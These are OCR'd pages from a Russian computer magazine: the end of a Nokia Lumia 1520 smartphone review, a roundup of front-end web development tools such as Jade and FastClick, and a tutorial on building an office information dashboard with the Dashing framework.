и постобработку фото.

Из минусов можно отметить довольно слабую вибрацию, которую можно легко не заметить, даже если смартфон лежит в кармане брюк, и сильный нагрев в верхней части при запуске некоторых игр.


АККУМУЛЯТОР

Огромный Full HD экран и мощное железо — это прекрасно, но для многих пользователей главным критерием выступает автономность гаджета. К счастью, инженеры Nokia и здесь не подкачали, оснастив устройство огромным аккумулятором на 3400 мА • ч. А учитывая сравнительно низкое энергопотребление ОС и некоторые скрытые механизмы, аппарат будет работать в течение двух-трех дней без подзарядок! При активном использовании, когда включен Wi-Fi, автоматическая синхронизация и GPS, а на телефоне много играют, смотрят видео или серфят интернет-страницы, то девайс продержится не меньше полутора суток, что не может обеспечить ни один смартфон на Android. При пользовании устройством лишь для звонков, почты, SMS и прослушивания музыки с включенным режимом экономии заряда аппарат работал в течение пяти дней.


Для полной подзарядки от штатного блока питания потребуется около двух с половиной часов, кроме того, в продаже существует и беспроводная зарядка для Lumia 1520 —



Фирменная технология Nokia позволяет работать с аппаратом в перчатках



При тестировании Lumia 1520 показала себя на голову выше конкурентов



Расширенный интерфейс камеры Lumia 1520

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

AnTuTu Benchmark: 24 881 points
MultiBench 2, CPU: 29 735 points
MultiBench 2, GPU: 48 628 points
PhoneMark, CPU: 1988 points
PhoneMark, GPU: 2235 points
PhoneMark, total: 1847 points
GFXBench (T-Rex HD), Offscreen: 740 (13 FPS)
GFXBench (T-Rex HD), Onscreen: 1384 (25 FPS)
GFXBench (Egypt HD), Offscreen: 3792 (34 FPS)
GFXBench (Egypt HD), Onscreen: 4725 (42 FPS)

правда, заряжает смартфон она заметно дольше и сильно его нагревает.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Если по остальным показателям Nokia Lumia 1520 впереди планеты всей, то вот с программной частью не все так безоблачно, как хотелось бы. Это связано в первую очередь с тем, что Microsoft практически не разрешает изменять свою ОС. Аппарат работает на Windows Phone 8 GDR3. Из главных нововведений последнего апдейта — возможность закрывать приложения в диспетчере задач, блокировка смены ориентации экрана, поддержка четырехъядерных процессоров и Full HD разрешений. Однако элементарные вещи, к которым все давно привыкли, отсутствуют: нет центра уведомлений, отсутствует возможность быстрого доступа к настройкам беспроводных соединений (нужно долго копаться, чтобы включить, например, мобильный интернет), а громкость тут одна на всех: и для музыки, и для звонка, и для будильника. Пока эти базовые вещи не будут реализованы, Windows Phone не сможет на равных состязаться с другими ОС.

В Nokia Lumia 1520 благодаря высокому разрешению и большому экрану можно разместить в ряд до шести «живых плиток», причем не только с программами, но и, скажем, с новостями из соцсети. Это своеобразный гибрид виджетов и иконок из Android: информация на них постоянно обновляется, поэтому часто нет необходимости заходить в само приложение. Вшитый в оболочку поисковик — Яндекс, по умолчанию здесь установлена и часть его сервисов. При загрузке видео оно автоматически конвертируется в необходимый формат. Это занимает много времени, зато не возникает проблем с воспроизведением. Порадовало голосовое управление, которое не только поможет набрать нужный номер, но и прочитает пришедшую SMS вслух.

Основная проблема по-прежнему кроется в софте. Под Windows Phone до сих пор нет многих привычных вещей, вроде официального клиента для Dropbox, YouTube или более экзотичных BTSync и OwnCloud. Нет клиентов для популярных менеджеров паролей, вроде 1Password и Dashlane (но есть LastPass). Нет официальных клиентов для разных читалок, вроде Pocket, Readability, Instapaper, Feedly. Нет и альтернативных браузеров вроде Opera, Firefox и Chrome. Список можно продолжать долго, и к нему добавляется еще тот факт, что даже существующие официальные клиенты обычно уступают по функционалу версиям для iOS и Android или обновляются не так часто.

Сложно сказать, в чем причина такого тотального игнора платформы — в ее маленькой рыночной доле или же в ограничениях самой платформы. Ведь тот же Dropbox есть даже для BlackBerry, а для WP — нет. Отсутствие клиентов для сервисов Google тоже является скорее политическим решением, но пользователю от этого не легче.

Конечно, почти в каждом случае можно выбрать другой сервис или подобрать к нему сторонний клиент. Но факт остается фактом: нормально себя чувствовать в экосистеме Windows Phone могут либо любители сервисов Microsoft, либо люди, которым в принципе нужны только офисные приложения, социальные сети, почта и мессенджеры. Всем остальным придется подстраиваться под эти ограничения и выкручиваться для решения многих привычных задач.

ВЫВОД

Цена на Lumia 1520 упала еще в феврале почти на 5 тысяч рублей и находится теперь на уровне 25 тысяч. В некоторых магазинах можно найти примерно за 20 — и в таком случае можно хотя бы сказать, что Lumia обходит другие подобные девайсы по цене. Но даже в таком случае остается по-прежнему бедная экосистема приложений и недостаточно развитая Windows Phone. В общем, у Nokia получилось сделать настоящий флагман для этой платформы, вопрос лишь в том, что не все здесь зависит от производителя.

ВНИМАНИЕ: МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.




HTML с привкусом сахара

Подборка приятных полезностей для разработчиков

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.




Илья Пестов
@ilya_pestov



Илья Русанен
rusanen@real.xakep.ru

Jade

jade-lang.com
Если кратко, то Jade — это синтаксический сахар для HTML. Вобравший много от HAML, этот язык стал шаблонизатором де-факто для множества фреймворков, получив при этом полноценную поддержку в большинстве популярных IDE. Так за что же он полюбился такому количеству фронтенд-разработчиков?



Jade — это лаконичность

Разметка в Jade индентозависимая, как в Python или CoffeeScript. На практике это означает отсутствие необходимости закрывать теги, вложенность регулируется отступами. То есть обычная HTML-разметка вида

```
<div class="container">
  <div id="main" class="coninaner-main">
    <p>Welcome! Select an option:</p>
    <ul class="choise-selector">
      <li>Read X on iPad</li>
      <li>Read X on Adroid</li>
      <li>Read X in PDF</li>
    </ul>
  </div>
</div>
```

на Jade будет выглядеть так:

```
.container
  #main.coninaner-main
    p Welcome! Select an option:
    ul.choise-selector
      li Read X on iPad
      li Read X on Adroid
      li Read X in PDF
```

Не правда ли, воспринимается лучше? Обрати внимание на пару моментов:

- классы в Jade записываются через точку после тега, а айдишники — через # (как в CSS или Emmet);
- для тега `<div>` писать название необязательно — Jade по умолчанию считает классы или айдишники без тега блоками `<div>`.

Jade — это гибкость

Jade поддерживает небольшой, но вполне достаточный набор встроенных функций, позволяющий гибко реализовать основные логические операции при рендеринге страницы. Например, передав следующий словарь:

```
{
  'user' : {
    'fname' : 'John',
    'lname' : 'Doe'
  },
  'menu'    : 'services',
  'status'  : true,
  'orders'  : [
    {
      'title' : 'Star Wars Episode I',
      'price' : '15'
    },
    {
      'title' : 'South Patk: The Stick
          of Truth',
      'price' : '50'
    }
  ]
}
```

такому шаблону:

```
if menu
  ul.menu
    li(class=(menu === 'about')? 'active' : '') About
    li(class=(menu === 'services')? 'active' : '') Services
    li(class=(menu === 'contact')? 'active' : '') Contact
if status == true
  if user
    if user.fname and user.lname
      p Thank you for your oreder,
        | #{user.fname} #{user.lname}!
  if orders
    p You ordered:
    .orders
      each order in orders
        .order
          p.title #{order.title}
          p.price #{order.price}
```

мы получим:

```
<ul class='menu'>
  <li>About</li>
  <li class='active'>Services</li>
  <li>Contact</li>
</ul>
<p>Thanks for your oreder, John Dow!</p>
<div class='orders'>
  <div class='order'>
    <p class='title'>Star Wars Ep. I</p>
    <p class='price'>15</p>
  </div>
  <div class='order'>
    <p class='title'>SP: TSOT</p>
    <p class='price'>50</p>
  </div>
</div>
```

NB! Через `#{varname}` выводятся переменные с приведенными HTML-сущностями. Если тебе все же нужно вывести содержимое as-is, используй конструкцию `!{varname}`.

Кстати, если логики встроенных операторов тебе не хватает или нужно реализовать какую-то функцию на слое шаблонизатора, Jade позволяет писать и вызывать функции на чистом JS прямо в шаблонах через символ «-».

Jade — это структурность

Jade поддерживает как включения, так и наследования — через директивы include и extends. Например, вызвав рендеринг home.jade:

```
// home.jade
extends layout.jade

block content
  include includes/navbar.jade
  p Welcome to main page!
```

при наличии следующих файлов:

```
// layout.jade
html
  head
    title ACME Ltd.
  body
    block content
    script(src='./can.jquery.js')

// includes/navbar.jade
ul
  li About
  li Sercives
  li Contact
```

Jade соберет для нас единый home.jade вида

```
html
  head
    title ACME Ltd.
  body
    ul
      li About
      li Sercives
      li Contact
    p Welcome to main page!
    script(src='./can.jquery.js')
```

Вложения могут быть множественными, все зависит от потребностей разработчика. Хотя, конечно, эта особенность Jade не уникальна — многие шаблонизаторы поддерживают ее из коробки. Тем не менее не отметить ее нельзя.

Jade — это универсальность

Jade без проблем работает как на серверной, так и на клиентской стороне. Для Node.js/Express есть оригинальная реализация языка (https://www.npmjs.org/package/jade), созданная TJ Holowaychuk, одним из самых известных мейнтейнеров в мире Node.js.


Также Jade можно использовать и на клиентской стороне, как в паре с фреймворком, так и без. Например, для Гранта (gruntjs.com) существует отличный плагин для сборки Jade (https://github.com/gruntjs/grunt-contrib-jade). С его помощью ты сможешь верстать как статические страницы, так и микрошаблоны для фронтенд-фреймворков. Например, наши внутренние сервисы написаны на Backbone.js с множеством шаблонов на Jade, компилирующихся, соответственно, в JS и подгружающихся в Backbone. Правда, для работы с локалями все равно приходится использовать нотацию Underscore.js.

FastClick

https://github.com/ftlabs/fastclick
Замечал ли ты, что все «трогательные события» с тачскринов в вебе работают недостаточно хорошо? Происходит это потому, что мобильные браузеры искусственно задерживают выполнение click event после прикосновения на ~300 мс, чтобы исключить возможность события double tap. Детальнее всего на этом вопросе сосредоточились разработчики знаменитого западного издания Financial Times и выпустили этот замечательный полифил. Легковесный и независимый от сторонних библиотек FastClick.js предельно прост в использовании:

```
<script>
    window.addEventListener('load', function() {
        FastClick.attach(document.body);
    }, false);
</script>
```


В случае если потребуется отменить работу FastClick для определенного элемента, необходимо лишь указать класс needsclick.



BrowserSync

browsersync.io
Несколько больше, чем сложившееся представление о Live Reload утилитах. BrowserSync автоматически перезагружает страницы после изменения исходных файлов, при этом синхронизируя значения форм, позиции скроллинга, состояния элементов между браузерами среди всех типов устройств. Доступен на Windows, Linux, OS X, а еще существует как плагин для Grunt или Gulp .

```
(sudo) npm install -g browser-sync
```



Imacss

https://github.com/akoenig/imacss
Уже достаточно давно многие авторитетные веб-разработчики начали рассказывать о преимуществах конвертирования изображений в Data URI. Во-первых, удобно хранить все изображения в одном месте (CSS), не указывая всякий раз путь к конкретной директории. Во-вторых, этот способ позволяет избавиться от множества лишних запросов к серверу. Сейчас же перевести все изображения в Data URI и в соответствии с ними изменить все CSS-файлы можно двумя простыми действиями:

```
(sudo) npm install -g imacss
$ imacss "~/projects/webapp/images/*.{svg,png}" images.css
```

imacss build passing

pronunciation: imax

An application and library that transforms image files to data URIs (rfc2397) and embeds them into a single CSS file as background images.

Let's say you have a web-based frontend which embeds a lot of images (e.g. icons). This referencing produces HTTP requests for every single image. What if you would like to minimize it to just one request? That is something `imacss` can do for you.


What?

Okay, enough words. Let's dive straight into a transformation example. If we assume that you have two SVGs, like `github.svg` and `quitter.svg`, `imacss` will generate this CSS code for you.

```
.imacss.imacss-github {
    background:url(data:image/svg+xml;base64,iVBORw0KGgoAAAANSUhEBg...);
```

Glyphr

https://github.com/mattlag/Glyphr-Studio
Крутейший редактор шрифтов прямо в твоем браузере. Все чаще полезные программы удается качественно портировать в веб, и Glyphr — явное тому доказательство. Сервис значительно упрощает процесс разработки шрифта, но тем не менее в нем присутствует весь необходимый функционал, который позволяет создавать сложные формы, вращать, перетаскивать, масштабировать объекты, делать кубические кривые Безье с опорными точками и многое другое. Проект распространяется под лицензией GPL 3.0



Webshim

https://github.com/aFarkas/webshim

Самый обширный полифил из существующих, который корректирует работу всех современных стандартов HTML, CSS и ECMAScript. Сразу хочется упомянуть, что проект от Александра Фаркаса, автора html5shiv. Webshim поддерживает: все основные CSS-свойства, Canvas, HTML5 From Validation (input[type="range"], input[type="date"], input[type="number"], input[type="time"], output и progress), HTML5 audio/video, File Reader API, службу геолокации и ECMAScript 5 / JavaScript 1.8.5.

Webshim

The polyfilling, capability based loading JavaScript Library

General Principles

- HTML5 compliant: correctly and accurately implemented (HTML5) Marku
- capability based loading: extremely lightweight in modern browsers
- cross-browser support: All A-Graded browsers including latest version of
- extendable: if we have not implemented a feature you want, you can easil


Features

simpleCart

simplecartjs.org

Ecommerce in Minutes. Никаких баз данных, программирования и головной боли. Простая корзина для интернет-магазина на JavaScript, которую легко настроить буквально за несколько минут. Требуется лишь базовое понимание HTML для того, чтобы правильно расставить необходимые классы.

```
simpleCart({
  checkout: {
    type: "PayPal",
    email: "you@yours.com"
  }
});
```



Cut&Slice

www.cutandslice.me

Наиполезнейший для каждого верстальщика, абсолютно бесплатный Photoshop-плагин для нарезки макета. С помощью Cut&Slice нарезку можно выполнить двумя простыми действиями. Плагин экспортирует для различных устройств, в зависимости от выбранных опций. Конкретное наименование слоев позволяет автоматически производить множество различных действий: тримминг, масштабирование, выявление состояния кнопок и распределение их на типы устройств.



scrollReveal.js — простая и полезная библиотека, предназначенная для запуска анимации, заданной с помощью определенных data-атрибутов в элементе, при его появлении в области просмотра

scrollReveal.js

https://github.com/julianlloyd/scrollReveal.js

Простая и полезная библиотека, предназначенная для того, чтобы немного оживить взаимодействие с пользователем при скроллинге страницы. Если конкретно, то scrollReveal.js запускает анимации, заданные с помощью определенных data-атрибутов в элементе, при его появлении в области просмотра.


```
<div data-scroll-reveal="enter left and move 50px over
    1.33s"> Foo </div>
<div data-scroll-reveal="enter from the bottom after 1s">
    Bar </div>
<div data-scroll-reveal="wait 2.5s and then ease-in-out
    100px"> Baz </div>
```



LeapJS

https://github.com/leapmotion/leapjs

Вероятно, многие уже слышали о потрясающем миниатюрном устройстве Leap Motion, которое захватывает движение рук и открывает совершенно новые взгляды на интерфейсы и формы взаимодействия человека с компьютером. Но Leap Motion — это не просто устройство, а целая технология, API которой с недавнего времени доступен для веб-разработчиков. Совсем скоро придется по-новому воспринимать значение словосочетания «адаптивный дизайн».





Андрей Озорнин
radiotehnick@gmail.com

Выжечь на сетчатке

Как запилить собственное информационное табло на любой случай жизни

В работе почти каждого человека непременно есть цифры, от которых зависит все. Посещаемость сайта, время отклика или количество коммитов — что угодно! И если поместить эти цифры на самое видное место, они сразу становятся либо отличным способом оперативно принимать решения, либо просто наглядным инструментом мотивации. А лучший способ сделать это — собственный дэшборд, информационное табло, которое можно повесить на самом видном месте в офисе.

beaucon@Flickr.com

ЗАЧЕМ НУЖНЫ DASHBOARD'Ы?

Если верить Google Translate, Dashboard — это приборная панель. И действительно, на тех Dashboard'ах, о которых пойдет речь в статье, можно оперативно наблюдать за изменениями разных параметров — словно на панели приборов самолета. Только вместо самолета у нас будет условный стартап, а вместо высоты, крена и температуры за бортом — количество посетителей онлайн, статус разных компонентов сервиса и загрузка сервера.

По сути дэшборд — это экран, на который в реальном времени выводятся актуальные данные в какой-то красивой и наглядной форме, например в виде графиков, цифр или диаграмм. Такие экраны висят на стенах офисов многих крутых компаний: например, на экран в офисе Яндекса выводятся поисковые запросы, которые пользователи вводят в данный момент. Во многих технических стартапах на экране для технических парней показывают данные всевозможных мониторингов. Я тоже захотел сделать что-то подобное и уже готовился несколько дней кодить — но оказалось, что все необходимое уже сделали до меня.

КАК ПОСТРОИТЬ ДЭШБОРД?

Мы будем строить наш Dashboard с помощью свободного фреймворка Dashing (shopify.github.io/dashing), разработанного в недрах компании Shopify. Заложенная архитектура подразумевает, что дэшборд состоит:

- из «рук», то есть граббера, который с заданным интервалом собирает необходимые данные;
- «мозга», то есть парсера, который эти данные в реальном времени обрабатывает;
- «морды» — фронтенда, на который эти данные выводятся в красивом и наглядном виде.

Собирать и обрабатывать он может практически любые данные, и брать их он приучен откуда угодно: к примеру, с нашего сервера он может снимать нагрузку, время пинга, количество регистраций на сервисе; из социальных сетей — последние сообщения на тему, количество фолловеров твиттера, самые популярные темы реддита; из других сервисов — погоду, новости в мире, Pull Request'ы на гитхабе. В общем, мы можем собирать и показывать почти все, что захотим. И сейчас я тебе расскажу, как именно. Следи за руками — повторяй движения.

ПЕРВЫЙ DASHBOARD

Поскольку Dashing написан на Ruby, создать свой первый дэшборд будет проще простого. Устанавливаем соответствующий gem (убедись, что в системе установлен Ruby 1.9+):

```
$ gem install dashing
```

Далее генерируем новый проект:

```
$ dashing new sweet_dashboard_project
```

Переходим в директорию sweet_dashboard_project и бандлим гемы:

```
$ bundle
```

Теперь можно запускать сервер:

```
$ dashing start
```

Если все прошло как надо, то на 3030-м порту запустился веб-сервер (в основе Dashing используется Sinatra), поэтому можно смело открывать в браузере localhost:3030.

Любой дэшборд идет вместе с демонстрационными виджетами и необходимыми файлами — вместе они представляют собой хорошую отправную точку, чтобы сделать дэшборд под себя. На экране будет несколько виджетов, которые произвольно можно перемещать и менять местами. Разработчики специально подобрали такой набор, чтобы продемонстрировать разнообразие способов визуализации данных: один из виджетов показывает график изменения некого параметра (например, загрузки процессора), второй больше подходит для визуализации стоимости и ее изменения ценных бумаг, третий



визуализирует цифровое значение, но с помощью кругового индикатора, похожего на спидометр, в четвертом выводится табличка с определенной статистикой, еще в одном выводится текст и идет обратный отсчет.

Кстати, тут же приводится пример, как можно влиять на те данные, которые выводятся на Dashboard. Попробуй набрать в консоли:

```
curl -d '{ "auth_token": "YOUR_AUTH_TOKEN", "text":↵
"Этот текст будет выведен на виджет" }' \http://↵
127.0.0.1:3030/widgets/welcome
```

и в одном из виджетов изменится текст. Об этом мы еще поговорим далее.

СТРУКТУРА DASHING

Для начала надо разобраться с простой структурой приложения:


- Assets — в этой папке находятся изображения, шрифты, библиотеки JS/CoffeeScript.
- Dashboards — для каждого дэшборда есть свой erb-файл, в котором описывается расположение и параметры виджетов.
- Jobs — скрипты для сбора данных (например, вызова API внешних сервисов).
- Lib — опциональные вспомогательные Ruby-файлы, которые могут понадобиться.
- Public — статические файлы дэшборда (сейчас тут лежат favicon или кастомная 404-я страница).
- Widgets — весь HTML/CSS/coffee-код для собственных виджетов.

Ниже пример простейшего дэшборда из двух виджетов:

```
<% content_for(:title) { "Xake dashboard" } %>
<div class="gridster">
  <ul>
    <li data-row="1" data-col="1" data-sizex="1" ↵
     data-sizey="1">
      <div data-id="karma" data-view="Number" ↵
       data-title="Karma" style="background-↵
       color:#96bf48;"></div>
    </li>

    <li data-row="1" data-col="1" data-sizex="1" ↵
      data-sizey="1">
      <div data-id="valuation" data-view="Number"↵
       data-title="Current Valuation" data-prefix=↵
       "$"></div>
    </li>
  </ul>
</div>
```






У каждого из виджетов два важных параметра: data-id (это идентификатор виджета, который далее используется при обновлении файлов), а также data-view (указывает тип виджета, в данном случае оба виджета числовые). Используя сетку, описываемую параметрами data-row (ряд) и data-col (столбец), как конструктор, собираем дэшборд из нужных виджетов (по умолчанию в Dashin реализованы clock, comments, graph, iframe, image, list, meter, number, text). Никто не мешает написать свой виджет (не будем углубляться, все есть в документации), но на первых порах нам совершенно точно хватит и стандартных. А вот с чем важно разобраться, так это с обновлением данных, которые далее будут визуализироваться. Ведь это самое главное.

КАК ОБНОВЛЯТЬ ДАННЫЕ

Передача данных в виджеты реализована очень просто. Надо лишь указать виджет, который нужно использовать (с помощью его widget-id), и передать ему данные в виде JSON. Есть два пути это сделать.

Задачи с планировщиком (Jobs)

В Dashing встроен специальный планировщик, который парсит job-скрипты, находящиеся в папке jobs, и выполняет заданные в них действия с нужной периодичностью. Для того чтобы создать свой job-файл, используем generate job sample_job.



ВНИМАНИЕ

Dashing не будет работать в Internet Explorer, который не поддерживает Server Sent Events (html5rocks.com/en/tutorials/eventsource/basics).

```
SCHEDULER.every '1m', :first_in => 0 do |job|
    send_event('karma', { current: rand(1000) })
end
```

Эта задача будет выполняться каждую минуту и отправлять рандомное значение всем виджетам, у которых data-id равен karma. Соответственно, для передачи значений используется метод send_event(widget_id, json_formatted_data).

Задачи очень полезны, когда надо забирать какие-то данные из базы данных или вызывать сторонние API (в Dashing реализована агрегация данных из Twitter'а).

API

Другой способ — апдейтить данные прямо через HTTP:

```
curl -d '{ "auth_token":"YOUR_AUTH_TOKEN", ↵
"current":100 }' http://localhost:3030/widgets/karma
```

В целях безопасности используется токен (из config.ru). Пример такого запроса мы видели, когда обновляли значение текстового поля в дэшборде Dashing по умолчанию.

МОЙ ДЭШБОРД ДЛЯ ОФИСА

Вокруг Dashin начинает формироваться большое комьюнити, на специальных страницах https://github.com/Shopify/dashing/

DASHING НЕ ПОШЕЛ. ЧТО ЕЩЕ?

Понятно, что на фреймворке Dashing свет клином не сошелся. Быстрый поиск на GitHub дал еще несколько любопытных разработок, которые вполне можно использовать.

Team Dashboard
fdietz.github.io/team_dashboard/
Прекрасный фреймворк для создания дэшборда, может поспорить по функциональности с Dashing. Team Dashboard предназначен в первую очередь для технических команд. Так, уже из коробки есть готовые модули для систем мониторинга Errbit, New Relic, Pingdom, систем CI (Continous Integration) Jenkins, Travis CI. Есть модули для визуализации любых данных в виде графиков (используются Graphite и Ganglia), виджет для отображения цифровых данных и их изменения во времени и так далее.

Grafana
grafana.org/#about
Богатая по функциональности панель с отображением статистики (и еще редактор графиков). Предлагается в качестве красивой замены Graphite.

Personal Dashboard & API
https://github.com/hopkinschris/dashboard
Еще один персональный дэшборд, неприлично простой в реализации.

Linux Dash
https://github.com/afaqurk/linux-dash
Удобная и простая веб-панель для удаленного мониторинга Linux-машины, написанная на PHP. Показывает аптайм, загрузку оперативной памяти, свободное место на диске, подключенных пользователей, установленный софт, запущенные процессы и прочее.

Reportr
https://github.com/SamyPesse/reportr
Персональный дэшборд для визуализации самых разных данных о ежедневной активности: от спортивной активности RunKeeper'а до количества коммитов на GitHub.

wiki/Additional-Widgets и dashing.challengepost.com собрано немало готовых виджетов.

Я с ходу смог собрать дэшборд для своего офиса. Что я хотел сделать? В нем должен идти обратный отсчет до релиза (либо до конца итерации, если используется Agile). Также необходимо мониторить количество посетителей, в данный момент находящихся на сайте (данные будем брать из Google Analytics). Вместе с этим хорошо бы отслеживать нагрузку на сервер, дабы вовремя понять, что и где нужно оптимизировать и какие меры принять, чтоб не дать сайту внезапно обрушиться под волной посетителей или DDoS-атакой. Ну и наконец, будем следить за тем, что о нас пишут в социальных сетях: выведем на экран последние сообщения из твиттера с названием нашего сервиса.

В итоге я собрал следующий набор виджетов:

1. Обратный отсчет — виджет Countdown (https://gist.github.com/ruleb/5353056).
2. Мониторинг посетителей — виджет Google Analytics (https://gist.github.com/mtowers/5986576).
3. Нагрузка на сервер — виджет Load Averages (https://gist.github.com/gregology/5196609).
4. Статус проекта в виде светофора — виджет Github status перепишем под свой проект (https://gist.github.com/iainjmitchell/5840161).
5. Твиттер — виджет Twitter Search (https://gist.github.com/jeroenbegyn/5419267).

